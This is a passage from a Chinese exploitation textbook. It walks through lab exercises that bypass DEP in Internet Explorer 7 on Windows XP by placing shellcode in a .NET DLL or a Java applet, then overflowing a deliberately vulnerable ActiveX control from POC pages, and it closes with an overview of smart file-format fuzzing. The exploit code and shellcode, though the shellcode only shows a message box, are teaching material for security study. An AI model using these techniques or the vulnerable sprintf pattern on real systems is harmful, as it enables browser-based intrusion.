

图 12.4.4　成功利用可执行内存绕过 DEP

12.5　利用.NET 挑战 DEP

微软在 IE6 及后续版本的浏览器中允许用户使用.NET 控件来实现一些功能，这些.NET 控件最终会运行在浏览器进程中的沙盒里。为了防止这些.NET 控件做出什么出格的事，微软对.NET 控件进行了一系列校验，但是.NET 控件本身不做出格的事，并不代表不能利用它来做出格的事。就像前面介绍的一些绕过 DEP 的方法，那些 DLL 和指令本身都没有问题，但是经过我们的组合后，就变成了血刃 DEP 的利剑。

实际上.NET 的文件具有和与 PE 文件一样的结构，也就是说它也具有.text 等段，这些段也会被映射到内存中，也会具备一定的可执行属性。大家应该想到如何利用这一点了，将 shellcode 放到.NET 中具有可执行属性的段中，然后让程序转入这个区域执行，就可以执行 shellcode 了。

演示如何利用.NET 控件绕过 DEP 需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）包含有 shellcode 的.NET 控件。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

在“利用 Adobe Flash Player ActiveX 控件绕过 SafeSEH”一节中我们介绍了如何用 Visual Studio 2008 建立一个基于 MFC 的 ActiveX 控件，本次实验中具有溢出漏洞的 ActiveX 控件依然使用 Visual Studio 2008 建立，控件名称为 VulnerAX。建立的过程与前面介绍的完全一致，只是本次实验我们攻击的是函数返回地址，而不是 S.E.H。

本次使用的漏洞代码依然放在 test 函数中。代码很简单，在函数里边申请 100 个字节的空间，然后向这个空间里复制字符串，当复制的字符串超度超过 100 个字节时就会发生溢出，具体代码如下所示。

```
void CVulnerAXCtrl::test(LPCTSTR str)
{
        //AFX_MANAGE_STATE(AfxGetStaticModuleState());
        // TODO: Add your dispatch handler code here
        printf("aaaa");//定位该函数的标记
        char dest[100];
        sprintf(dest,"%s",str);
}
```

接下来我们就要编译生成这个 ActiveX 控件了，因为本次我们攻击的是函数返回地址，所以要禁用程序的 GS 编译选项，其他编译选项与“利用 Adobe Flash Player ActiveX 控件绕过 SafeSEH”一节中的 ActiveX 空间一致，具体编译选项如表 12-5-1 所示。

表 12-5-1　ActiveX 编译环境

	编译环境	备　注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
优化	禁用编译优化	
GS 选项	GS 关闭	
MFC	在静态库中使用 MFC	
字符集	使用 Unicode 字符集	
build 版本	release 版本	

编译好控件后，我们在实验机器上注册这个 ActiveX 控件。在命令行下输入：Regsvr32 路径\ VulnerAX.ocx 即可。

注册之后我们可以在 Web 页面中通过如下代码来调用该控件中的 test 函数。

```
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
test.test("testest");
</script>
```

其中 classid 的值可以在 VulnerAx.idl 文件中的“Class information for CVulnerAXCtrl”下边查看到，如图 12.5.1 所示，本次实验中 classid 值为 39F64D5B-74E8-482F-95F4-918E54B1B2C8。



图 12.5.1　Classid 的值

然后我们需要在 C#下边建立一个 DLL 解决方案，如图 12.5.2 所示。



图 12.5.2　C#下建立 DLL 解决方案

建立好之后.NET 控件工程的，我们只需要将 shellcode 以变量形式放到 dll 中即可，需要注意的是浏览器加载这个 DLL 之后使用是 Unicode 编码，所以我们的 shellcode 也要以 Unicode 编码的形式存放，代码如下所示。

```
usingSystem;
usingSystem.Collections.Generic;
usingSystem.Linq;
usingSystem.Text;

namespaceDEP_NETDLL
{
publicclassClass1
   {
publicvoidShellcode()
       {
stringshellcode =
"\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090" +
"\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91" +
"\uf48b\u7e8d\u33f4\ub7db\u2b04\u66e3\u33bb\u5332" +
"\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c" +
"\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505" +
"\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\ucd03\u598b" +
"\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06" +
"\u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c" +
"\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd" +
"\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33" +
"\u6853\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050" +
"\uff53\ufc57\uff53\uf857";
       }
    }
}
```

接下来要编译生成这个.NET 控件，编译选项的设置上还有几个需要注意的地方，如表12-5-2 所示。

表 12-5-2 .NET 控件编译环境

	编译环境	备 注
操作系统	Windows XP SP3	
编译器	Visual Studio 2008	
基址	0x24240000	
build 版本	Debug 版本	Realse 版的优化选项会影响 shellcode

.NET 控件的基址可以通过“Project→DEP_NETDLL Properties→Build→Advanced”进行设置，如图 12.5.3 所示。



图 12.5.3　设置 DLL 基址

编译好 DLL 之后，我们需要将这个 DLL 和溢出 ActiveX 控件的 POC 页面放到同一目录下，并通过如下代码调用。

```
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Shellcode"></object>
```

Shellcode 放置好后，我们来设置 POC 页面，并将 POC 页面与.NET 控件放到一台 Web 服务器上，在实验机上访问这个 POC 页面，以触发 ActiveX 中的溢出漏洞，通过.NET 控件绕过 DEP。POC 页面的代码如下所示。

```
<html>
<body>
<object classID="DEP_NETDLL.dll#DEP_NETDLL.Class1"></object>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u24E2\u2424";
test.test(s);
</script>
</body>
</html>
```

对代码和思路简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，本次实验所攻击的 ActiveX 控件不启用 GS。

（2）通过 Web 页面同时加载具有溢出漏洞的 ActiveX 控件和包含 shellcode 的.NET 控件。

（3）由于 shellcode 位于.NET 的.text 段中，因此 shellcode 所在区域具有可执行权限。

（4）ActiveX 控件中的 test 函数存在一个典型的溢出，通过向 test 函数传递超长字符串可以造成溢出，进而覆盖函数返回地址。

（5）编译.NET 控件的时候，我们设置了 DLL 的基址，所以我们可以将函数的返回地址覆盖为.NET 控件中的 shellcode 起始地址，进而转入 shellcode 执行。

（6）实验中使用的是 Unicode 编码，在计算填充长度时要考虑 Unicode 与 Ascii 编码之间的长度差问题。

实验环境如表 12-5-3 所示。

表 12-5-3　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP SP3	
DEP 状态	Optout	
浏览器	Internet Explorer 7	

用 IE 访问我们设置好的 POC 页面，如果浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出图 12.5.4 中所示的对话框时用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

图 12.5.4　IE 拦截到 Web 页面与 ActiveX 控件之间交互

然后我们转到 DEP_NETDLL.dll 的内存空间中查找 shellcode 的具体位置，大家可以通过 OllyDbg 的可执行模块窗口找到 DEP_NETDLL.dll 模块双击进入该内存空间。由于我们在 shellcode 开始部分布置了一串 0x90，所以我们很容易地就可以发现 shellcode 起始地址位于 0x242424DF，如图 12.5.5 所示。

图 12.5.5　.NET 控件中 shellcode 的位置

找到 shellcode 的起始地址后，我们来计算一下填充字符的长度。首先我们转到 VulnerAX.ocx 的内存空间中，然后通过查找参考字符串的方法，找到“aaaa”所在位置，这个位置就是 test 函数中的 printf(“aaaa”)的位置，我们在设置好断点，单击浏览器弹出对话框中的“是”按钮，程序会中断在刚才我们设置断点的位置。

单步运行程序到 RETN 4 的位置，然后观察堆栈。如图 12.5.6 所示，可以发现我们的填充字符从 0x01EF534 的位置开始，函数返回地址存放位置为 0x01EFF5A0，所以填充 108（0x6C）个字节就刚好覆盖到返回的返回地址，然后后面再跟上 shellcode 的起始地址就可以转入 shellcode 执行了。



图 12.5.6　ActiveX 控件溢出后的内存状态

JavaScript 实现代码如下所示，需要的注意的是由于在 JavaScript 中使用的是 Unicode 编码，而刚才计算填充长度是以 ASCII 码长度计算的，中间有一个 2 倍的转换。

```
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u24E2\u2424";
test.test(s);
</script>
```

分析结束，现在可以关掉 OllyDbg 了，用 IE 重新打开 POC 页面，让我们来看看是不是真的绕过 DEP 了，不出意外的话大家就可以看到“failwest”的对话框弹了出来。如图 12.5.7 所示。



图 12.5.7　.NET 控件中的 shellcode 成功执行

12.6　利用 Java applet 挑战 DEP

除了前面介绍的.NET 控件外还有一个小东西也是可以用来绕过 DEP 的，它就是 Java applet。Java applet 与.NET 控件类似，都可以被 IE 浏览器加载到客户端，而且加载到 IE 进程的内存空间后这些控件所在内存空间都具有可执行属性，所以我们也可以将 shellcode 放置在 Java applet 里边来获得执行的机会。

与利用.NET 控件绕过 DEP 一样，我们也需要三方面的支持：

（1）具有溢出漏洞的 ActiveX 控件。

（2）包含有 shellcode 的 Java applet。

（3）可以触发 ActiveX 控件中溢出漏洞的 POC 页面。

含有溢出漏洞的 ActiveX 控件构建与注册和上一节中的完全一致，我们就不再过多介绍。接下来我们来建立一个含有 shellcode 的 Java applet。建立 Java applet 的过程比建立.NET 控件

的过程要简单的多，只需要两步：

（1）随便找个文字编辑工具，将源代码编辑好。

（2）使用 Java 编译器将源代码编译为 class 文件。

编译成 class 文件后，就可以在 Web 中通过如下代码进行调用：

```
<applet code=class 文件名.class></applet>
```

本次实验使用的代码如下：

```
//Shellcode.java
import java.applet.*;
import java.awt.*;
public class Shellcode extends Applet {
            public void init(){
                        Runtime.getRuntime().gc();
                        StringBuffer buffer=new StringBuffer(255);
            buffer.append("\u9090\u9090\u9090\u9090\u9090\u9090\u9090\u9090" +
            "\u68fc\u0a6a\u1e38\u6368\ud189\u684f\u7432\u0c91" +
            "\uf48b\u7e8d\u33f4\ub7db\u2b04\u66e3\u33bb\u5332" +
            "\u7568\u6573\u5472\ud233\u8b64\u305a\u4b8b\u8b0c" +
            "\u1c49\u098b\u698b\uad08\u6a3d\u380a\u751e\u9505" +
            "\u57ff\u95f8\u8b60\u3c45\u4c8b\u7805\ucd03\u598b" +
            "\u0320\u33dd\u47ff\u348b\u03bb\u99f5\ube0f\u3a06" +
            "\u74c4\uc108\u07ca\ud003\ueb46\u3bf1\u2454\u751c" +
            "\u8be4\u2459\udd03\u8b66\u7b3c\u598b\u031c\u03dd" +
            "\ubb2c\u5f95\u57ab\u3d61\u0a6a\u1e38\ua975\udb33" +
            "\u6853\u6577\u7473\u6668\u6961\u8b6c\u53c4\u5050" +
            "\uff53\ufc57\uff53\uf857");
        }
}
```

这段代码只实现一个功能，就是将 shellcode 存在 Java applet 中。代码很简单我们就不再解释，然后我们来将其编译成 class 文件。由于某些机器上没有安装 JRE，为了脱离 Java applet 对 JRE 的依赖，大家最好按照我们推荐的编译环境进行编译，具体的编译环境如表 12-6-1 所示。

表 12-6-1　编译环境

	推荐使用的环境	备　注
操作系统	Windows SP SP3	
JAVA JDK	1.4.2	1.5 以前的均可
目标版本	1.1	脱离 JRE，在不具有 JRE 机器上也可执行
编译指令	Javac 路径\Shellcode.java –target 1.1	

本次实验我们将 Shellcode.java 放置在 C 盘根目录下，所以我们使用如下指令进行编译：javac c:\Shellcode.java –target 1.1。编译成功后将会在 C 盘根目录下产生一个 Shellcode.class 文

件，这就是我们的 Java applet。

接下来我们将 POC 页面与 Shellcode.class 放到一台 Web 服务器上，并在实验机上访问这个 POC 页面，以触发 ActiveX 中的溢出漏洞，并通过 Shellcode.class 绕过 DEP。POC 页面的代码如下所示。

```
<html>
<body>
<applet code=Shellcode.class width=300 height=50></applet>
<script>alert("开始溢出!");</script>
<object classid="clsid:39F64D5B-74E8-482F-95F4-918E54B1B2C8" id="test"> </object>
<script>
var s = "\u9090";
while (s.length < 54) {
s += "\u9090";
}
s+="\u04EC\u1001";
test.test(s);
</script>
</body>
</html>
```

对代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，本次实验所攻击的 ActiveX 控件不启用 GS。

（2）通过 Web 页面同时加载具有溢出漏洞的 ActiveX 控件和包含 shellcode 的 Java applet 控件。

（3）Java applet 的内存空间中具有可执行权限，所以我们的 shellcode 也就有些执行的机会。

（4）ActiveX 控件中的 test 函数存在一个典型的溢出，通过向 test 函数传递超长字符串可以造成溢出，进而覆盖函数返回地址。

（5）将函数的返回地址覆盖为 Java applet 中.text 段的 shellcode 起始地址，进而转入 shellcode 执行。

（6）实验中使用的是 Unicode 编码，在计算填充长度时要考虑 Unicode 与 Ascii 编码之间的长度差问题。

实验环境如表 12-6-2 所示。

表 12-6-2　实验环境

	推荐使用的环境	备　　注
操作系统	Windows SP SP3	
DEP 状态	Optout	
JRE 状态	启用	
JRE 版本	1.4.2	不要使用高版本的 JRE，否则 Java applet 申请的内存不在 IE 进程中
浏览器	Internet Explorer 7	

说明：是否启用 JRE 会影响到 shellcode 的起始地址，大家可能需要根据自己实验情况来进行调整。

关于是否为浏览器启用 JRE 大家可以通过“Internet 选项→高级→Java→将 Java……用于<applet>”来设置，如图 12.6.1 所示。



图 12.6.1　为浏览器启用 JRE 支持

用 IE 访问我们设置好的 POC 页面，如里浏览器提示 ActiveX 控件被拦截等信息请自行设置浏览器安全权限，当浏览器弹出“开始溢出”的对话框时我们用 OllyDbg 附加 IE 的进程，附加好后按一下 F9 键让程序继续运行。

不像.NET 控件，我们没有设置 Java applet 加载的基址，所以需要在内存中搜索 shellcode 来确定 shellcode 的位置，我们可以通过 OllyFindAddr 插件中的 Custom-search 搜索弹出对话框机器码的前 4 个字节“FC686A0A”来定位 shellcode。

如图 12.6.2 所示，我们在内存可以找到两处 shellcode（为什么是两处呢？大家思考一下）。第二个地址为 buffer 字符串的位置，它是在程序运行时申请的空间，每次空间地址都会有轻微变化，所以本次实验选择第一个位置即 0x100104EC 开始的 shellcode。

题外话：第二个地址的 shellcode 也不是没有作用的，我们会在下一章中为大家介绍如何利用这个会变化的地址来挫败微软的另外一项安全机制。



图 12.6.2　shellcode 在内存中的位置

由于攻击的 ActiveX 控件与上一节中的一致，所以它的漏洞利用也就完全一样，只需要将 POC 页面中覆盖函数返回地址的字符串替换为 Java applet 中的 shellcode 起始地址即可，本次实验中地址为 0x100104EC，转换为 Unicode 编码后为“\u04EC\u1001”。修改 POC 页面并保存后，用 IE 重新打开页面就可以看到熟悉的对话框弹出来了，如图 12.6.3 所示。



图 12.6.3　Java applet 控件中的 shellcode 成功执行

第 17 章　文件类型漏洞挖掘与 Smart Fuzz

17.1　Smart Fuzz 概述

17.1.1　文件格式 Fuzz 的基本方法

不管是 IE 还是 Office，它们都有一个共同点，那就是用文件作为程序的主要输入。从本质上来说，这些软件都是按照事先约定好的数据结构对文件中不同的数据域进行解析，以决定用什么颜色、在什么位置显示这些数据。

不少程序员会存在这样的惯性思维，即假设他们所使用的文件是严格遵守软件规定的数据格式的。这个假设在普通的使用过程中似乎没有什么不妥——毕竟用 Word 生成的.doc 文件一般不会存在什么非法的数据。

但是攻击者往往会挑战程序员的假定假设，尝试对软件所约定的数据格式进行稍许修改，观察软件在解析这种“畸形文件”时是否会发生错误，发生什么样的错误，以及堆栈是否能被溢出等。

文件格式 Fuzz（File Fuzz）就是这种利用“畸形文件”测试软件鲁棒性的方法。您可以在 Internet 上找到许多用于 File Fuzz 的工具。抛开界面、运行平台等因素不管，一个 File Fuzz 工具大体的工作流程包括以下几步，如图 17.1.1 所示。

（1）以一个正常的文件模板为基础，按照一定规则产生一批畸形文件。

（2）将畸形文件逐一送入软件进行解析，并监视软件是否会抛出异常。

（3）记录软件产生的错误信息，如寄存器状态、栈状态等。

（4）用日志或其他 UI 形式向测试人员展示异常信息，以进一步鉴定这些错误是否能被利用。



图 17.1.1　Fuzz 的一般步骤

17.1.2 Blind Fuzz 和 Smart Fuzz

Blind Fuzz 即通常所说的“盲测”，就是在随机位置插入随机的数据以生成畸形文件。然而现代软件往往使用非常复杂的私有数据结构，例如 PPT、word、excel、mp3、RMVB、PDF、Jpeg，ZIP 压缩包，加壳的 PE 文件。数据结构越复杂，解析逻辑越复杂，就越容易出现漏洞。复杂的数据结构通常具备以下特征：

- 拥有一批预定义的静态数据，如 magic，cmd id 等
- 数据结构的内容是可以动态改变的
- 数据结构之间是嵌套的
- 数据中存在多种数据关系 （size of，point to，reference of，CRC）
- 有意义的数据被编码或压缩，甚至用另一种文件格式来存储，这些格式的文件被挖掘出越来越多的漏洞……

对于采用复杂数据结构的复杂文件进行漏洞挖掘，传统的 Blind Fuzz 暴露出一些不足之处，例如：产生测试用例的策略缺少针对性，生成大量无效测试用例，难以发现复杂解析器深层逻辑的漏洞等。

针对 Blind Fuzz 的不足，Smart Fuzz 被越来越多地提出和应用。通常 Smart Fuzz 包括三方面的特征：面向逻辑（Logic Oriented Fuzzing）、面向数据类型（Data Type Oriented Fuzzing）和基于样本（Sample Based Fuzzing）。

面向逻辑：测试前首先明确要测试的目标是解析文件的程序逻辑，而并不是文件本身。复杂的文件格式往往要经过多“层”解析，因此还需要明确测试用例正在试探的是哪一层的解析逻辑，即明确测试“深度”以及畸形数据的测试“粒度”。明确了测试的逻辑目标后，在生成畸形数据时可以具有针对性的仅仅改动样本文件的特定位置，尽量不破坏其他数据依赖关系，这样使得改动的数据能够传递到要测试的解析深度，而不会在上层的解析器中被破坏。

图 17.1.2 是对一个 PPT 文件进行面向逻辑测试和盲测的比较。可以看出，盲测中生成的大部分畸形文件都被无情地阻断在第一层解析器 OLE Parser 上，而面向逻辑测试生成的畸形文件则可以顺利通过 OLE Parser 到达下一层深度。

面向数据类型测试：测试中可以生成的数据通常包括以下几种类型。

- 算术型：包括以 HEX、ASCII、Unicode、Raw 格式存在的各种数值。
- 指针型：包括 Null 指针、合法/非法的内存指针等。
- 字符串型：包括超长字符串、缺少终止符(0x00)的字符串等。
- 特殊字符：包括#, @, ‘, <, >, /, \, ../ 等。

面向数据类型测试是指能够识别不同的数据类型，并且能够针对目标数据的类型按照不同规则来生成畸形数据。跟 Blind Fuzz 相比，这种方法产生的畸形数据通常都是有效的，能够大大减少无效的畸形文件。

基于样本：测试前首先构造一个合法的样本文件（也叫模板文件），这时样本文件里所有数据结构和逻辑必然都是合法的。然后以这个文件为模板，每次只改动一小部分数据和逻辑来

生成畸形文件，这种方法也叫做“变异”（Mutation）。对于复杂文件来说，以现成的样本文件为基础进行畸形数据变异来生成畸形文件的方法要比上面两种的难度要小很多，也更容易实现。但是这种方法不能测试样本文件里没有包含的数据结构，比如一个文件格式包含 18 种数据区块(Chunk)，而给定的样本文件中只用到了其中的 10 种，那么基于样本测试方法只会修改这 10 种区块的数据来产生畸形文件，测试不到其他 8 种数据对应的解析逻辑。为了提高测试质量，就要求在测试前构造一个能够包含几乎所有数据结构的文件（比如文字、图像、视频、声音、版权信息等数据）来作为样本。

